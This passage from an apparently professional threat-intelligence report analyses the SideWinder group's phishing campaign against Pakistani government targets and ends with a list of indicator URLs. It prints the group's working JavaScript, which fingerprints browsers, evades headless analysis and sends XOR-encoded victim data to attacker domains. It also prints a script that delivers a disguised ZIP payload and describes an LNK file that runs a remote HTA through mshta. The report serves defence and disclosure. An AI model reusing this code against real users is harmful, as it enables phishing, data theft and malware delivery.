


Image 18. Screenshot of the platform compatibility error.

Detection of a client's browser environment

The script is written to collect everything it can reach to verify that the user is not a researcher or a security solution attempting to detect malicious code:

Geo-position - check;

```
<script>
  function buttonClick() {
    if (navigator.geolocation) {
      navigator.geolocation.getCurrentPosition(showPosition);
    } else {
      x.innerHTML = 'Geolocation is not supported by this browser.';
    }
  }

  function showPosition(position) {
    alert(`lat ${position.coords.latitude} long ${position.coords.longitude}`);
  }
</script>
```

Image 19. A snippet of SideWinder.AntiBot.Script

- Version of the operating system - check;
- Data about the user agent - check;
- System language settings - check;
- The number of logical processors - check;
- Accessing the [CredentialsContainer](#) interface, which can return saved passwords from the browser if the necessary function is called. (not used);


```
function getBrowserDetails(gpuData) {
  var result = {};
  try {
    result.gpuData = gpuData;
    result.navigatorInfo = {
      oscpu: navigator.oscpu,
      credentials: navigator.credentials,
      clipboard: navigator.clipboard,
      hardwareConcurrency: navigator.hardwareConcurrency,
      geolocation: navigator.geolocation,
      userAgent: navigator.userAgent,
      language: navigator.language,
      languages: navigator.languages
    };
    try {
      result.canvasSupported = isCanvasSupported();
    } catch (canvasErr) {}

    result.utcOffset = new Date().getTimezoneOffset() / 60;
    postData(result);
  } catch (err) {
    redirect();
  }
}
```

Image 20. A snippet of SideWinder.AntiBot.Script

A feature that avoids automatic analysis using the Headless version of Chrome - check;

```

function execute() {
  try {
    if (/HeadlessChrome/.test(window.navigator.userAgent)) {
      postDetection('Chrome headless detected in user agent');
    }
    else if (navigator.webdriver) {
      postDetection('Chrome headless detected webdriver present');
    } else if (navigator.language === '') {
      postDetection('Chrome headless detected no language');
    } else {
      DetectGPU.getGPUPerformance()
        .then((data) => {
          getBrowserDetails(data);
        })
        .catch((err) => {
          getBrowserDetails(err);
        });
    }
  } catch (error) {
    redirect();
  }
}

```

Image 21. A snippet of SideWinder.AntiBot.Script

A list of possible video cards used and checking their compliance with the screen size. (Images 22 and 23):


```

var c = e.getAttribLocation(d, 'aPosition');
e.vertexAttribPointer(c, 3, 5126, !1, 0, 0),
e.enableVertexAttribArray(c),
e.clearColor(1, 1, 1, 1),
e.clear(16384),
e.viewport(0, 0, 1, 1),
e.drawArrays(4, 0, 3);
var u = new Uint8Array(4);
e.readPixels(0, 0, 1, 1, 6408, 5121, u),
e.deleteProgram(d),
e.deleteBuffer(l),
(t =
{
  801621810: (null == i ? void 0 : i.isIpad)
    ? ['apple a12x gpu']
    : [
        'apple a11 gpu',
        'apple a12 gpu',
        'apple a13 gpu',
        'apple a14 gpu'
      ],
  8016218135: (null == i ? void 0 : i.isIpad)
    ? ['apple a9x gpu', 'apple a10 gpu', 'apple a10x gpu']
    : ['apple a9 gpu', 'apple a10 gpu']
}][u.join('')] || t);

```

Image 24. A snippet of SideWinder.AntiBot.Script

Check for compliance with operating systems from the list:

```

var o = 'undefined' == typeof window,
i = (function () {
  if (!o) {
    var e = window.navigator,
        r = e.userAgent,
        n = e.platform,
        t = e.maxTouchPoints,
        a = /(iphone|ipod|ipad)/i.test(r),
        i = 'iPad' === n || ('MacIntel' === n && t > 0 && !window.MSStream);
    return {
      isIpad: i,
      isMobile: /android/i.test(r) || a || i,
      isSafari12: /Version\/12.+Safari/.test(r)
    };
  }
})();

```

Image 25. A snippet of SideWinder.AntiBot.Script

And most importantly, the function of issuing a malicious file and the function to redirect to a legitimate resource.

```

var postUrl = 'https://finance.pakgov.net/733/1/670/2/0/0/1873873367/vmtaYfTCLl9rxEMDZE4r7gNeDe7zY1sygjT75Ytj/files-a818a38e/ads';

function encode(data, xorKey) {
  let enc = new TextEncoder();
  let dataBuff = enc.encode(data);
  let keyBuff = enc.encode(xorKey);

  let output = [];

  for (let i = 0; i < dataBuff.length; i++) output[i] = dataBuff[i] ^ keyBuff[i % keyBuff.length];

  return new Blob([new Uint8Array(output)]);
}

function redirect() {
  window.location.replace('https://www.finance.gov.pk/circulars/circular_14042022_2.pdf');
}

function postData(data) {
  try {
    var secretKey = '44-7A-B3-BA-CA-C6-5F-3A-D9-A4-C2-18-76-7D-4F';
    const finalData = JSON.stringify(data);
    const encryptedData = encode(finalData, secretKey);

    fetch(postUrl, {
      method: 'POST',
      headers: {
        'Content-Type': 'application/text'
      },
      body: encryptedData
    })
    .then(() => {
      redirect();
    })
    .catch((err) => {
      redirect();
    });
  } catch (err) {
    redirect();
  }
}

```

Image 26. A snippet of SideWinder.AntiBot.Script

However, in another script found on another malicious domain - finance.govpk-mail[.]net - the redirect function still led to a link with a payload:

```

var postUrl = 'https://finance.govpk-mail.net/15523/1/12443/2/0/0/1874249928/Apitri1CzfcKwp0N8aAPwt8eKeUDevQEseXEo3rL/files-55c10e22/ads';

function encode(data, xorKey) {
  let enc = new TextEncoder();
  let dataBuff = enc.encode(data);
  let keyBuff = enc.encode(xorKey);

  let output = [];

  for (let i = 0; i < dataBuff.length; i++) output[i] = dataBuff[i] ^ keyBuff[i % keyBuff.length];

  return new Blob([new Uint8Array(output)]);
}

function redirect() {
  window.location.replace('https://finance.govpk-mail.net/15523/1/12443/2/0/1/1874249928/Apitri1CzfcKwp0N8aAPwt8eKeUDevQEseXEo3rL/files-7706d8ab/');
}

function postData(data) {
  try {
    var secretKey = '48-A3-8D-86-0F-A5-65-13-74-A3-F5-CF-21-AA-55';
    const finalData = JSON.stringify(data);
    const encryptedData = encode(finalData, secretKey);

    fetch(postUrl, {
      method: 'POST',
      headers: {
        'Content-Type': 'application/text'
      },
      body: encryptedData
    })
  }
}

```

Image 27. A snippet of SideWinder.AntiBot.Script

Accordingly, the structure of network requests on this domain is as follows:

Requests

URL	IP	Method	Status	Type	Mime	Size	
https://finance.govpk-mail.net/financecircular-38149cbd	92.118.190.165	GET	200	Document	text/html	109027	Request headers Response headers Body
SideWinder.AntiBot.Script							
https://finance.govpk-mail.net/15523/1/12443/2/0/0/1874249928/Apitri1CzfcKwpON8aAPwt8eKeUDevQEseXEo3rL/files-55c10e22/ads	92.118.190.165	POST	200	Fetch			Request headers Response headers
net::ERR_ABORTED							
https://finance.govpk-mail.net/15523/1/12443/2/0/1/1874249928/Apitri1CzfcKwpON8aAPwt8eKeUDevQEseXEo3rL/files-7706d8ab/	92.118.190.165	GET	200	Document	text/html	2340	Request headers Response headers Body
Payload Delivery							
https://finance.govpk-mail.net/15523/1/12443/2/0/1/1874249929/Apitri1CzfcKwpON8aAPwt8eKeUDevQEseXEo3rL/files-155e0949/zip	92.118.190.165	GET	200	XHR	application/html	2846	Request headers Response headers Body

Image 28. Screenshot with network requests

The screenshot above shows link clicks from the initial phishing link - <https://finance.govpk-mail.net/financecircular-38149cbd> to the page with the script, which is responsible for releasing the malicious file:

```
<html>
<head>
<script type="text/javascript">
var xhr = new XMLHttpRequest();
xhr.open('GET', "https://finance.govpk-mail.net/15523/1/12443/2/0/1/1874249929/Apitri1CzfcKwpON8aAPwt8eKeUDevQEseXEo3rL/files-155e0949/zip", true);
xhr.responseType = 'arraybuffer';
xhr.onload = function () {
if (this.status === 200) {
var filename = "Pay and Pension Increase Circular_Finance_Division.zip";
var disposition = xhr.getResponseHeader('Content-Disposition');
if (disposition && disposition.indexOf('attachment') !== -1) {
var filenameRegex = /filename[^;=\n]*(.*)?*/;
var matches = filenameRegex.exec(disposition);
if (matches != null && matches[1]) filename = matches[1].replace(/"/g, '');
}
var type = "application/zip"; //mime type
var ar = new Uint8Array(this.response);
ar[0] = 0x50;
ar[1] = 0x4b;
var blob = new Blob([ar], { type: type });
if (typeof window.navigator.msSaveBlob != 'undefined') {
window.navigator.msSaveBlob(blob, filename);
} else {
var URL = window.URL || window.webkitURL;
var downloadUrl = URL.createObjectURL(blob);
if (filename) {
var a = document.createElement("a");
if (typeof a.download !== 'undefined') {
window.location = downloadUrl;
} else {
a.href = downloadUrl;
a.download = filename;
document.body.appendChild(a);
a.click();
}
} else {
window.location = downloadUrl;
}
setTimeout(function () { URL.revokeObjectURL(downloadUrl); close(); }, 100); // cleanup
}
};
xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
xhr.send();
</script>
</head>
<body>
</body>
```

Image 29. A piece of malicious code that issues a payload.

Payload

In one case the downloadable file (SHA1- 4421f214c91a08ac0318871c6f918cffe36d039) was an archive named "Pay and Pension Increase Circular_Finance Division.zip"

The contents of this archive consist of files:

- 64a889e35b10a902170abe092c6c6b8f16c66dd1 - Pay and Pension Increase Circular_Finance Division.pdf.lnk;
- 5e5e038453fde5ddf57820783dd9ce8f5f042df2 - ~wnotification002.tmp;
- 6a99ce5387c5b67602b2ef633bfbd184e4d845c - ~wnotification003.tmp.

```
2392 May 17 08:13 'Pay and Pension Increase Circular_Finance Division.pdf.lnk'
  2 May 17 08:13 '~wnotification002.tmp'
  2 May 17 08:13 '~wnotification003.tmp'
```

Image 30. Contents of "Pay and Pension Increase Circular_Finance Division.zip"

"Pay and Pension Increase Circular_Finance Division.pdf.lnk" is a shortcut that contains a command to download and execute the file `hxxps://finance.govpk-mail.[.]net/15523/1/12443/2/0/0/1/1874254181/79DWxM3xhqvyZapU4oq7D3M8j5wB6f4HVHnbIEc/files-60b6e42b/hta` using MSHTA.

The image shows a hex editor window titled "Pay and Pension Increase Circular_Finance Division.pdf.lnk x" with a hex dump of the file's content. Below the hex dump is a table titled "Template Results - LNK.bt" with the following columns: Name, Value, Start, Size, Color. The table contains the following entries:

Name	Value	Start	Size	Color
> struct ShellLinkHeader sShellLinkHeader		0h	4Ch	Fg: Bg: [yellow]
> struct LinkTargetIDList sLinkTargetIDList	CLSID_MyComputer\{C:\Windows\System32\mshta.exe	4Ch	130h	Fg: Bg: [yellow]
> struct LinkInfo sLinkInfo		189h	4Ch	Fg: Bg: [yellow]
> struct StringData RELATIVE_PATH	..\..\..\Windows\System32\mshta.exe	1D5h	4Eh	Fg: Bg: [yellow]
> struct StringData WORKING_DIR	%windir%\System32	223h	24h	Fg: Bg: [yellow]
> struct StringData COMMAND_LINE_ARGS	hxxps://finance.govpk-mail.net/15523/1/12443/2/0/0/1/1874254181/79DWxM3xhqvyZapU4oq7D3M8j5wB6f4HVHnbIEc/files-60b6e42b/hta	247h	F4h	Fg: Bg: [yellow]
> struct StringData ICON_LOCATION	%windir%\System32\shell32.dll	338h	3Ch	Fg: Bg: [yellow]
> struct ExtraData sExtraData		377h	5E1h	Fg: Bg: [yellow]

Image 31. Contents of "Pay and Pension Increase Circular_Finance Division.pdf.lnk"

Unfortunately, the second stage of the payload turned out to be inactive, so we got a "404 Not Found" error.




Image 32. Screenshot of the error receiving the second stage of the payload.

However, this attack is not unique to SideWinder. HTAs typically contain PowerShell, VBScript, or JavaScript, and the latter has been seen more often in recent attacks.

HTAs are typically used to download files for later use by the DLL-sideload technique. In some cases, HTAs also upload a decoy document, usually in PDF format, to put the victim's attention down.

The use of this technique by this group was mentioned publicly by researchers from Sangfor Qianlimu Security Lab.




Image 33. Fragment of Kill Chain taken from <https://mp.weixin.qq.com/s/Kkta59k7r81uIBjJvE9pCw>

When using this technique, HTA will load the "Duser.dll" file and copy the system file "credwiz.exe" into the same directory. The "credwiz.exe" loads "Duser.dll" with the DLL Side-Loading technique, which in turn downloads and executes the final backdoor. The final backdoor allows the attacker:

- Collect system information;
- Collect list of files and paths to them;
- Collect selected files;
- Update commands and C2 addresses.

Conclusion

Given the **SideWinder's** widespread activity deploying new command and control servers and the number of observed phishing links, Group-IB Threat Intelligence team decided to publish these findings so that potential targets in Pakistan identified as part of the research could check their networks and identify attacks by **Sidewinder** that are in early stages. If you believe you may be a victim of similar phishing campaigns or that you may be one of the attackers' targets [please reach out](#).

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IOCs

Fragment of SideWinder.AntiBot.Script from [https://finance.pakgov\[.\]net/salary-a4222e91](https://finance.pakgov[.]net/salary-a4222e91)

```

<script>
function buttonClick() {
    if (navigator.geolocation) {
        navigator.geolocation.getCurrentPosition(showPosition);
    } else {
        x.innerHTML = 'Geolocation is not supported by this browser.';
    }
}

function showPosition(position) {
    alert(`lat ${position.coords.latitude} long ${position.coords.longitude}`);
}
</script>
<script>
var postUrl =
'https://finance.pakgov[.]net/733/1/670/2/0/0/1874372994/HvEdALWHSRoqS3eIAr1DgXiyAcvV5TsjfqF7kVAK/files-8adb0199/ads';

function encode(data, xorKey) {
    let enc = new TextEncoder();
    let dataBuff = enc.encode(data);
    let keyBuff = enc.encode(xorKey);

    let output = [];

    for (let i = 0; i < dataBuff.length; i++) output[i] = dataBuff[i] ^ keyBuff[i %
keyBuff.length];

    return new Blob([new Uint8Array(output)]);
}

function redirect() {
    window.location.replace('https://www.finance.gov.pk/circulars/circular_14042022_2.pdf');
}

function postData(data) {
    try {
        var secretKey = '34-D4-3D-5B-6E-31-77-E7-27-06-96-CE-BE-E6-B5';
        const finalData = JSON.stringify(data);
        const encryptedData = encode(finalData, secretKey);

        fetch(postUrl, {
            method: 'POST',
            headers: {
                'Content-Type': 'application/text'
            },
            body: encryptedData
        })
        .then(() => {
            redirect();
        })
        .catch((err) => {
            redirect();
        });
    } catch (err) {
        redirect();
    }
}

function isCanvasSupported() {
    var elem = document.createElement('canvas');
    return !(elem.getContext && elem.getContext('2d'));
}

function getBrowserDetails(gpuData) {
    var result = {};
    try {
        result.gpuData = gpuData;
    }
}

```



```

        result.navigatorInfo = {
            oscpu: navigator.oscpu,
            credentials: navigator.credentials,
            clipboard: navigator.clipboard,
            hardwareConcurrency: navigator.hardwareConcurrency,
            geolocation: navigator.geolocation,
            userAgent: navigator.userAgent,
            language: navigator.language,
            languages: navigator.languages
        };
        try {
            result.canvasSupported = isCanvasSupported();
        } catch (canvasErr) {}

        result.utcOffset = new Date().getTimezoneOffset() / 60;
        postData(result);
    } catch (err) {
        redirect();
    }
}

function postDetection(data) {
    var detectionPostUrl =
'https://finance.pakgov[.]net/733/1/670/2/0/0/1874372994/HvEdALWHSRoqS3eIArLDgXiyAcvV5TsjfqF7kVAK/files-867fdc8a/adsc0m';
    try {
        fetch(detectionPostUrl, {
            method: 'POST',
            headers: {
                'Content-Type': 'application/text'
            },
            body: data
        })
        .then(() => {
            redirect();
        })
        .catch((err) => {
            redirect();
        });
    } catch (err) {
        redirect();
    }
}

```

[https://ministryofinterior.fileserve\[.\]work/189/1/431/2/0/0/1817120272/n6hq7tuwvckap8aqky5iyudrhxtfwxg9rnvsr5qd/files-ea38b848/hta](https://ministryofinterior.fileserve[.]work/189/1/431/2/0/0/1817120272/n6hq7tuwvckap8aqky5iyudrhxtfwxg9rnvsr5qd/files-ea38b848/hta)

[https://cnmm.int-secure\[.\]org/2557/1/51442/3/3/0/1834645296/files-69552039/0/data](https://cnmm.int-secure[.]org/2557/1/51442/3/3/0/1834645296/files-69552039/0/data)

[https://cnmm.int-secure\[.\]org/2557/1/51442/3/3/0/1835115357/files-10f645a5/0](https://cnmm.int-secure[.]org/2557/1/51442/3/3/0/1835115357/files-10f645a5/0)

[https://cnmm.int-secure\[.\]org/2557/1/51442/3/1/1/1834645296/files-0e3ab90b/0](https://cnmm.int-secure[.]org/2557/1/51442/3/1/1/1834645296/files-0e3ab90b/0)

[https://cnmm.int-secure\[.\]org/2557/1/51442/3/1/1/1835115357/files-0efe466b/0](https://cnmm.int-secure[.]org/2557/1/51442/3/1/1/1835115357/files-0efe466b/0)

[https://cnmm.int-secure\[.\]org/2557/1/51442/3/0/1835115357/files-10f645a5/0/data](https://cnmm.int-secure[.]org/2557/1/51442/3/0/1835115357/files-10f645a5/0/data)

[https://cmm.int-secure\[.\]org/2557/1/51442/2/0/0/0/files-0a14cf32/file.rtf](https://cmm.int-secure[.]org/2557/1/51442/2/0/0/0/files-0a14cf32/file.rtf)

[https://cnmm.int-secure\[.\]org/2557/1/51442/2/0/0/0/files-0a14cf32/file.rtf](https://cnmm.int-secure[.]org/2557/1/51442/2/0/0/0/files-0a14cf32/file.rtf)

[https://independenceday.pafwa\[.\]info/87/1/39/2/0/0/1816006329/5iendp3hdskaqhlialqtlqalh1nw6bqqubvsea/files-2e615636/hta](https://independenceday.pafwa[.]info/87/1/39/2/0/0/1816006329/5iendp3hdskaqhlialqtlqalh1nw6bqqubvsea/files-2e615636/hta)

[https://cloud-apt\[.\]net/202/h5lvzvpjay89njsklmam4psgoxdnrgs0ybwrvt7/20/11248/371a005a](https://cloud-apt[.]net/202/h5lvzvpjay89njsklmam4psgoxdnrgs0ybwrvt7/20/11248/371a005a)

[https://independenceday.pafwa\[.\]info/87/1/39/2/0/0/1816006329](https://independenceday.pafwa[.]info/87/1/39/2/0/0/1816006329)

[https://as.pakmarines\[.\]com/4982/1/1555/3/1/1/1844828428/files-8a7a725b/0](https://as.pakmarines[.]com/4982/1/1555/3/1/1/1844828428/files-8a7a725b/0)

[https://as.pakmarines\[.\]com/4982/1/1555/3/1/1/1844827718/files-bb0e9609/0](https://as.pakmarines[.]com/4982/1/1555/3/1/1/1844827718/files-bb0e9609/0)

[https://dsadsa.pakmarines\[.\]com/4975/1/1555/3/1/1/1837824751/files-5352474c/0](https://dsadsa.pakmarines[.]com/4975/1/1555/3/1/1/1837824751/files-5352474c/0)

[https://pqqa.gov.pakmarines\[.\]com/4958/1/2657/2/0/0/0/files-f8032b2c/file.rtf](https://pqqa.gov.pakmarines[.]com/4958/1/2657/2/0/0/0/files-f8032b2c/file.rtf)

[https://pqqa.gov.pakmarines\[.\]com/4958/1/2657/2/0/0/0/files-f8032b2c](https://pqqa.gov.pakmarines[.]com/4958/1/2657/2/0/0/0/files-f8032b2c)

[https://luckydraw.csd-pk\[.\]co/137/1/39/2/0/0/1812896830/ufucudhcs3bjtzxyegiy7jy0qslmwpuetiphsv/files-](https://luckydraw.csd-pk[.]co/137/1/39/2/0/0/1812896830/ufucudhcs3bjtzxyegiy7jy0qslmwpuetiphsv/files-)

0909d81c/hta
[https://luckydraw.csd-pk\[.\]co/137/1/39/2/0/0/1812896830/ufucudhcs3bjtzxyegiy7jy0qslmwpuetiphsv%20/files-0909d81c/hta](https://luckydraw.csd-pk[.]co/137/1/39/2/0/0/1812896830/ufucudhcs3bjtzxyegiy7jy0qslmwpuetiphsv%20/files-0909d81c/hta)
[https://defencelk.cvix\[.\]live/3023/1/54082/2/0/0/0/m/files-0c31ed2d/file.rtf](https://defencelk.cvix[.]live/3023/1/54082/2/0/0/0/m/files-0c31ed2d/file.rtf)
[https://mailoutlookcom.cvix\[.\]live/2912/1/53734/2/0/0/0/m/files-74a3adce/file.rtf](https://mailoutlookcom.cvix[.]live/2912/1/53734/2/0/0/0/m/files-74a3adce/file.rtf)
[https://karachishipyard.krlwin\[.\]org/14231/1/3025/2/0/0/0/m/files-5ad64a22/file.rtf](https://karachishipyard.krlwin[.]org/14231/1/3025/2/0/0/0/m/files-5ad64a22/file.rtf)
[https://fbr.pak-web\[.\]com/14548/1/16870/2/0/0/1815657101/ut5paxr8gwxsmsv0qczncwvpv1qhefzbr5ux5wbupt/files-48dde7df/hta](https://fbr.pak-web[.]com/14548/1/16870/2/0/0/1815657101/ut5paxr8gwxsmsv0qczncwvpv1qhefzbr5ux5wbupt/files-48dde7df/hta)
[https://fbr.pak-web\[.\]com/14548/1/16870/2/0/0/1815655910](https://fbr.pak-web[.]com/14548/1/16870/2/0/0/1815655910)
[https://mofa-gov-pk.fdn-trace\[.\]net/14017/1/3529/3/3/0/1835460795/files-f65724ef/0/data](https://mofa-gov-pk.fdn-trace[.]net/14017/1/3529/3/3/0/1835460795/files-f65724ef/0/data)
[https://dgmp-paknavy.mod-pk\[.\]com/14325/1/10/2/0/0/0/m/files-5291bef6/file.rtf](https://dgmp-paknavy.mod-pk[.]com/14325/1/10/2/0/0/0/m/files-5291bef6/file.rtf)
[https://dgmp-paknavy.mod-pk\[.\]com/14325/1/10/3/3/0/1865884360/uaixa3upvnbi8gnaga2egfgunqxzuvvieq4r3ytr/files-984c52a9/0/data](https://dgmp-paknavy.mod-pk[.]com/14325/1/10/3/3/0/1865884360/uaixa3upvnbi8gnaga2egfgunqxzuvvieq4r3ytr/files-984c52a9/0/data)
[https://dgmp-paknavy.mod-pk\[.\]com/14325/1/10/2/0/0/0/m/files-5291bef6](https://dgmp-paknavy.mod-pk[.]com/14325/1/10/2/0/0/0/m/files-5291bef6)
[https://dgmp-paknavy.mod-pk\[.\]com/14325/1/10/3/1/1/1865884360/uaixa3upvnbi8gnaga2egfgunqxzuvvieq4r3ytr/files-f3046d06/1](https://dgmp-paknavy.mod-pk[.]com/14325/1/10/3/1/1/1865884360/uaixa3upvnbi8gnaga2egfgunqxzuvvieq4r3ytr/files-f3046d06/1)
[https://islamabadclub.docuserve\[.\]itd/327/1/1355/2/0/1/1827674795/s5wqcolbycfkvdb2559rb6kkulhmakgf2lrd5e/files-cfa8d5c4/hta](https://islamabadclub.docuserve[.]itd/327/1/1355/2/0/1/1827674795/s5wqcolbycfkvdb2559rb6kkulhmakgf2lrd5e/files-cfa8d5c4/hta)
[https://mofa.iugur\[.\]live/2623/1/45326/3/3/0/1833591826/files-8b7ce54d/0/data](https://mofa.iugur[.]live/2623/1/45326/3/3/0/1833591826/files-8b7ce54d/0/data)
[https://mofa.iugur\[.\]live/2623/1/45326/2/0/0/0/files-5d797627/file.rtf](https://mofa.iugur[.]live/2623/1/45326/2/0/0/0/files-5d797627/file.rtf)
[https://srilankanavy.ksew\[.\]org/5471/1/1101/3/1/1/1870354104/v%e2%80%a6](https://srilankanavy.ksew[.]org/5471/1/1101/3/1/1/1870354104/v%e2%80%a6)
[https://srilankanavy.ksew\[.\]org/5471/1/1101/3/3/0/1870354104/vb2narnbuxuwxavjxzhv8p5cs4qa5nziizebg1t/files-72d56628/0/data](https://srilankanavy.ksew[.]org/5471/1/1101/3/3/0/1870354104/vb2narnbuxuwxavjxzhv8p5cs4qa5nziizebg1t/files-72d56628/0/data)
